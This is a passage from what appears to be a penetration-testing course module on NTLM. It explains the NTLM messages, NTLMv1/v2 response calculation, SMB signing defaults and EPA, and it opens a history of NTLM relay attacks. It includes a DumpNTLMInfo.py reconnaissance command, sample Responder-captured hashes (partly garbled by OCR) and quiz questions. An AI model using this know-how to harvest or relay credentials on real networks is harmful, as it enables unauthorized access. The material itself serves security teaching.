10. NTLM Relay Attacks

The NTLM Authentication Protocol

During our engagements with Active Directory networks, we will encounter different authentication protocols hosts use, with Kerberos being the most common. However, another protocol, `NTLM`, is still widely used, despite its known vulnerabilities and cryptographic weaknesses. Understanding how `NTLM` works internally is crucial to attacking it effectively and increasing the likelihood of a successful engagement.

NTLM

NT Lan Manager (`NTLM` / MS-NLMP) is the name of a family of security protocols, consisting of `LM`, `NTLMv1`, and `NTLMv2`, used by application protocols on various Windows-based networks to authenticate remote users and optionally provide session security when requested by the application. The `NTLM` security protocols are all embedded protocols, meaning that although `NTLM` has messages and a state machine like other protocols, it does not have a network protocol stack layer. This nature of `NTLM` allows any protocol with a defined layer in the network stack (such as `SMB`, `HTTP` (`S`), and `LDAP` (`S`)) to utilize it. For the application protocol using it, `NTLMv2` provides three primary operations:

1. Authentication.
2. Message integrity, known as message `signing` in the `NTLM` terminology.
3. Message confidentiality, known as message `sealing` in the `NTLM` terminology.

`NTLM` is a challenge-response protocol that uses `nonces`, pseudo-random numbers generated for one-time use, as a defensive mechanism against replaying attacks. Although each protocol has two variants, `connection-oriented` and `connectionless`, we will primarily only be concerned about the former (refer to Overview in `MS-NLMP` to know the differences between the two).

Unlike normal protocol implementations, `NTLM` is best implemented as a function library that can be called by application protocols rather than as a layer in a network protocol stack. Security Support Provider Interface (`SSPI`), the foundation of Windows authentication, is an API that allows connected applications to call one of several security providers to establish authenticated connections and to exchange data securely over those connections. A security support provider (`SSP`) is a dynamic-link library (`DLL`) responsible for implementing the `SSPI` by exposing one or more security packages to applications; each security package

provides mappings between an application's `SSPI` function calls and an actual security model's functions. These security packages support various security protocols, including NTLM.

NTLM SSP (located at `%Windir%\System32\msv1_0.dll`) is a binary messaging protocol utilized by `SSPI` to facilitate `NTLM` challenge-response authentication and to negotiate options for integrity and confidentiality. The `NTLM SSP` encompasses both the `NTLM` and `NTLMv2` authentication protocols. In this section, we will understand the details of the `NTLM` protocol's internal workings and state messages rather than discussing how `NTLM SSP` provides them to applications or transfers `NTLM` messages within a network.

Both domain-joined and workgroup computers can utilize `NTLM` for authentication; however, we will focus on the former because we will attack AD environments. While reading the rest of the section, always keep in mind the following:

- The `NTLM` version used on hosts, whether `NTLMv1` or `NTLMv2`, is configured out-of-band before authentication.
- Using a secure mechanism, the client and server/DC share a secret key (the user's password's hash) before authentication.
- Neither plaintext credentials nor the shared secret key are sent over the wire.


Authentication Workflow

The `NTLM` authentication workflow for domain-joined computers starts with the client exchanging implementation-specific application protocol messages with the server (where the desired service is), indicating that it wants to authenticate. Subsequently, the client and server exchange three `NTLM`-specific messages during authentication (embedded in application protocol messages):


1. NEGOTIATE_MESSAGE (also known as `Type 1` message)
2. CHALLENGE_MESSAGE (also known as `Type 2` message)
3. AUTHENTICATE_MESSAGE (also known as `Type 3` message)

Once it receives the `AUTHENTICATE_MESSAGE`, and because it does not possess the client's secret key, the server delegates the verification of the user's identity to a DC (a procedure known as Pass-through authentication) by invoking NetrLogonSamLogonWithFlags, which contains NETLOGON_NETWORK_INFO, a data structure populated with the various fields that the DC requires to verify the user. If authentication is successful, the DC returns a NETLOGON_VALIDATION_SAM_INFO4 data structure to the server, and the server establishes an authenticated session with the client; otherwise, the DC returns an error, and the server might return an error message to the client, or, it can simply terminate the connection.

The diagram below is NTLM's pass-through authentication:




The only difference for workgroup authentication is that the server verifies the user's identity instead of delegating it to the DC:



We will review the three main `NTLM` messages to understand what gets sent within them.

NTLM Messages

Each `NTLM` message is variable-length, containing a fixed-length header and a variable-sized message payload. The header always starts with the `Signature` and `MessageType` fields, and depending on the latter, messages can have additional message-dependent fixed-length fields. A variable-length message payload follows these fields.



Field	Meaning
`Signature`	An 8-byte NULL-terminated ASCII string always set to [`N`, `T`, `L`, `M`, `S`, `S`, `P`, `\0`].
`MessageType`	A 4-byte unsigned integer always set to either `0x00000001` (`NtLmNegotiate`) to indicate that the `NTLM` message is a `NEGOTIATE_MESSAGE` or `0x00000002` (`NtLmChallenge`) to indicate that the `NTLM` message is a `CHALLENGE_MESSAGE` or `0x00000003` (`NtLmAuthenticate`) to indicate that the `NTLM` message is an `AUTHENTICATE_MESSAGE`.
`MessageDependentFields`	A variable-length field that contains the `NTLM` message contents.
`payload`	A variable-length field that contains a message-dependent number of individual payload messages, referenced by byte offsets in `MessageDependentFields`.

NEGOTIATE_MESSAGE

The NEGOTIATE_MESSAGE is the first `NTLM`-specific message, sent by the client indicating that it wants to authenticate to the server and specifying its supported/requested `NTLM` options. It contains four message-dependent fixed-length fields. One important field to

know about is `NegotiateFlags`; this 4-bytes field, present in all three `NTLM` messages and not exclusive to `NEGOTIATE_MESSAGE`, is a NEGOTIATE structure consisting of 32 1-bit flags that allow indicating which `NTLM` capabilities are supported/requested by the sender.

CHALLENGE_MESSAGE

The CHALLENGE_MESSAGE is the second `NTLM`-specific message, sent by the server to the client to state the `NTLM` options it can support and challenge the client to prove its identity. It contains six message-dependent fixed-length fields, two important to know about, `NegotiateFlags` and `ServerChallenge`. `NegotiateFlags` holds the flags the server has chosen from the options offered/requested by the client in `NegotiateFlags` of the `NEGOTIATE_MESSAGE`. At the same time, `ServerChallenge` is a 64-bit `nonce` that holds the `NTLM` challenge generated by the server.

Some tools, such as NTLM Challenger, ntlm-info, NTLMRecon, and DumpNTLMInfo.py perform reconnaissance against endpoints/hosts that accept `NTLM` authentication by parsing the information returned within the `CHALLENGE_MESSAGE` (review its other fields to know why this is possible):

```
python3 examples/DumpNTLMInfo.py 172.16.117.3

Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[+] SMBv1 Enabled   : False
[+] Prefered Dialect: SMB 3.0
[+] Server Security : SIGNING_ENABLED | SIGNING_REQUIRED
[+] Max Read Size   : 8.0 MB (8388608 bytes)
[+] Max Write Size  : 8.0 MB (8388608 bytes)
[+] Current Time    : 2023-08-14 17:39:26.822236+00:00
[+] Name            : DC01
[+] Domain          : INLANEFREIGHT
[+] DNS Tree Name   : INLANEFREIGHT.LOCAL
[+] DNS Domain Name : INLANEFREIGHT.LOCAL
[+] DNS Host Name   : DC01.INLANEFREIGHT.LOCAL
[+] OS              : Windows NT 10.0 Build 17763
[+] Null Session    : True
```

AUTHENTICATE_MESSAGE

The AUTHENTICATE_MESSAGE is the third and last `NTLM`-specific message, sent by the client to the server to prove its possession of the shared secret key. It contains nine message-dependent fixed-length fields, two important to know about, `LmChallengeResponseFields` and `NtChallengeResponseFields`. For the pseudocode provided by `MS-NLMP`, we will also refer to the relevant implementation of impacket's NTLM.

NTLMv1 Response Calculation

If `NTLMSSP_NEGOTIATE_LM_KEY` (the `G` bit in NEGOTIATE) was agreed upon by the server and client in `NegotiateFlags`, then, if `NTLMv1` is used, `LmChallengeResponseFields` contains a LM_RESPONSE structure, otherwise, if `NTLMv2` is used, `LmChallengeResponseFields` will contain a LMv2_RESPONSE structure. `LM_RESPONSE` contains one field, which is `Response`, a 24-byte array of unsigned char that contains the client's `LmChallengeResponse`. While for `LMv2_RESPONSE`, it contains two fields, `Response` and `ChallengeFromClient`; `Response` is a 16-byte array of unsigned char that contains the clients `LM challenge-response`, while `ChallengeFromClient` is an 8-byte array of unsigned char that contains a challenge generated by the client. To compute the `Response` field of `LM_RESPONSE` or `LMv2_RESPONSE`, `MS-NLMP` provides pseudocode.

For NTLMv1 authentication, NTOWFv1 (used only by `NTLMv1` and implemented in the compute_nthash function), is an `NT LAN Manager` (`NT`) one-way function that creates a hash based on the user's password to generate a principal's security key: instead of using the user's plaintext password, the resultant hash of this function gets used in computing the response. LMOWFv1 (implemented in the compute_lmhash function), used only by `LM` and `NTLMv1`, is an `NT LAN Manager` (`LM`) one-way function that also creates a hash based on the user's password to generate a principal's security key. The client uses these two functions to calculate the response it returns to the server; the pseudocode for the response calculation is implemented in the function computeResponseNTLMv1.

For `NtChallengeResponseFields`, if `NTLMv1` is used, `NtChallengeResponse` will contain an NTLM_RESPONSE structure, otherwise, if `NTLMv2` is used, then `NtChallengeResponse` will contain a NTLMv2_RESPONSE structure; `NTLM_RESPONSE` contains one field, which is `Response`, a 24-byte array of unsigned char that contains the client's `NtChallengeResponse`. For `NTLMv2_RESPONSE`, it contains two fields, `Response` and a NTLMv2_CLIENT_CHALLENGE structure; `Response` is a 16-byte array of unsigned char that contains the client's `NtChallengeResponse`, while `NTLMv2_CLIENT_CHALLENGE` is a variable-length byte array that contains eight fixed-length variables, including `ChallengeFromClient`. If we were to capture an `NTLMv1` hash using `Responder` (a powerful tool we will learn about in the next section), it will display it using the format `User::HostName:LmChallengeResponse:NtChallengeResponse:ServerChallenge`:

```
[SMB] NTLMv1 Client   : 172.19.117.36
[SMB] NTLMv1 Username : Support1
[SMB] NTLMv1 Hash     : Support1::WIN-
OLMHXGAP0V2:e2dL319608f55fB6:Q49S19A2937J6XC3CKA418EI49580HB9:xF2K32405L6Q
7V8C
```

NTLMv2 Response Calculation

For the response calculation of NTLMv2 authentication, NTOWFv2 and LMOWFv2 (both are version-dependent and only used by `NTLMv2`, they are implemented in the functions LMOWFv2 and NTOWFv2, respectively) are the one-way functions used to create a hash based on the user's password to generate a principal's security key. With these two functions, the client calculates the response it returns to the server as described in pseudocode (implemented in the function computeResponseNTLMv2). If we were to capture an `NTLMv2` hash using `Responder`, it will display it using the format `User::Domain:ServerChallenge:Response:NTLMv2_CLIENT_CHALLENGE`:

```
[SMB] NTLMv2-SSP Client   : 172.19.117.55
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\Support2
[SMB] NTLMv2-SSP Hash     :
Support2::INLANEFREIGHT:e2d2339638fc5fd6:D4979A923DD76BC3CFA418E94958E2B0:
0101000000000000E0550D97CCD901509F9CE743AB587600000000020008003500340058
00360001001E00570049004E002D00390038004B00510048005400530039004800420055500
040034005700490004E002D00390038004B00510048005400530039004800420055002E0035
00340058003600 2E004C004F00430041004C0003001400350034005800360002E004C004F00
430041004C0005001400350034005800360002E004C004F00430041004C000700080000E055
0D97CCD9010600040002000000080030003000000000000000000000000004000002DB95E9E
27F0AD66CAA477372F555B500CFEA9C5A231FC68F0DA4FABFF76607E0A0010000000000000
0000000000000000000000009002400630069006600730002F00310037003200 2E0031003600
2E003100310037002E00330030000000000000000000
```

NTLM Session Security

If the client and server negotiate it, session security provides message integrity (`signing`) and message confidentiality (`sealing`). The `NTLM` protocol itself does not provide session security; instead, SSPI provides it. `NTLMv1`, supplanted by `NTLMv2`, does not support `sealing` but only `signing`; therefore, Microsoft strongly recommends against its usage (and the deprecated `LM` authentication protocol also).

Message Signing and Sealing

`Message signing` provides message integrity and helps against relay attacks; it is a critical security feature designed to enhance the security of messages sent between the client and server during `NTLM` communications. When `session signing` is negotiated, the client and server negotiate a `session key` to sign all messages exchanged. The `session key` is generated using a combination of the client's and server's challenge messages and the user's password hash. Once the session key is established, all messages between the client and server are signed using a `MAC`. The `MAC` is generated by applying a cryptographic algorithm to the message and the session key. The server can verify the `MAC` by using the same algorithm as the message and the session key and comparing the result to the `MAC`

provided by the client. Although an adversary might be eavesdropping, they don't possess the user's password hash since it is never transmitted over the wire, and therefore cannot sign messages. Based on the blog post The Basics of SMB Signing (covering both SMB1 and SMB2), we can know the default `SMB signing` settings for hosts in the network depending on the SMB version they are running. Except for `SMB1`, which has three possible settings, `Required`, `Enabled`, or `Disabled`, `SMB2` and `SMB3` only have `Required` or `Not Required`:

Host	Default Signing Setting
`SMB1 Client`	`Enabled`
`SMB1 Server`	`Disabled`
`SMB2 & SMB3 Clients`	`Not Required`
`SMB2 & SMB3 Servers`	`Not Required`
`Domain Controllers`	`Required`

Due to the ever-lasting abuse of the default SMB signing settings by adversaries, Microsoft released an update to enforce SMB `signing` on Windows 11 Insider editions (and later on for major releases). Microsoft decided, for a better security stature, to finally let go of the legacy behavior where Windows 10 and 11 required SMB `signing` by default only when connecting to shares named `SYSVOL` and `NETLOGON` and where DCs required SMB `signing` when any client connected to them. Ned Pyle, a Principal Program Manager at Microsoft, wrote the following regretful statement in the post SMB signing required by default in Windows Insider:

"SMB encryption is far more secure than signing, but environments still run legacy systems that don't support SMB 3.0 and later. If I could time travel to the 1990s, SMB signing would've always been on and we'd have introduced SMB encryption much sooner; sadly, I was both in high school and not in charge. We'll continue to push out more secure SMB defaults and many new SMB security options in the coming years; I know they can be painful for application compatibility and Windows has a legacy of ensuring ease of use, but security cannot be left to chance."

`Message sealing` provides message confidentiality by implementing a symmetric-key encryption mechanism; it ensures that the content of the messages exchanged between the client and server remains secure and that adversaries cannot read or tamper with them. In the context of `NTLM`, `sealing` also implies `signing` because every `sealed` message is also `signed`.

Extended Protection for Authentication (EPA)

`Extended Protection for Authentication` (`EPA`), based on RFC 5056, is a feature introduced in Windows Server 2008 and later versions that enhance the security of `NTLM` authentication. When `EPA` is enabled, the client and server establish a secure channel using

a `channel binding token` (`CBT`). The `CBT` binds the authentication to the specific channel characteristics, such as the IP address and port, preventing the authentication from replaying on a different channel. `EPA` is designed to work with SMB and HTTP protocols, providing additional security for applications and services that rely on `NTLM` authentication; however, it requires the client and server to support it to establish a secure channel.

Coming Next

After a brief understanding of `NTLM`'s fundamentals, the next section will thoroughly review the `NTLM relay` attack, exploring its different phases and learning about the tools and techniques we can use throughout each phase.

Enable step-by-step solutions for all questions
✨

Questions

Answer the question(s) below
to complete this Section and earn cubes!

Cheat Sheet

+ 1 What does NTLM use to protect against replaying attacks?

+10 Streak pts

Submit

+ 1 What is the name of the data structure that is sent when the server invokes NetrLogonSamLogonWithFlags?

+10 Streak pts

Submit

+ 1 Which NTLM message does the client send to a server to indicate it wants to authenticate and specify its NTLM options?

+10 Streak pts

Submit

+ 1 If message signing provides integrity, what does message sealing provide?

+10 Streak pts

Submit

+ 1 What is default signing setting for SMB2 clients and servers?

+10 Streak pts

Submit

The NTLM Relay Attack

From the inception of authentication protocols, security researchers have been studying attacks against them to discover their vulnerabilities and weaknesses; for example, back in the early 1990s, Bird, R. et al. discussed the "`Oracle Session`" attack, where 'X' (the "intruder"), poses as 'A' (the "client") and starts a session with 'B' (the "server"), using 'A' as an `oracle` to decrypt the ciphertext 'B' sends, and then establishing an authenticated session as 'A' on 'B', depicted by the authors in below sequence diagram:




Figure 5. An oracle session attack

Similar to the `Oracle Session` attack, `NTLM relay` (also referred to as "NTLM reflection") is an infamous Adversary-in-the-Middle (`AiTM`) (also known as `Man-in-the-Middle` (`MitM`) or `Bucket Brigade Attack`) technique abused by many vulnerabilities and attacks to gain unauthorized access to resources on a network.

In 2001, `Sir Dystic` , a member of the `Cult of the Dead Cow` , released SMBRelay (and later on `SMBRelay2`), a C++ proof of concept for the `NTLM self-relay` attack against SMB servers, which very closely follows along with the concept of the `Oracle Session` attack. Microsoft patched the `NTLM self-relay` attack in 2008 with the MS08-068 update.

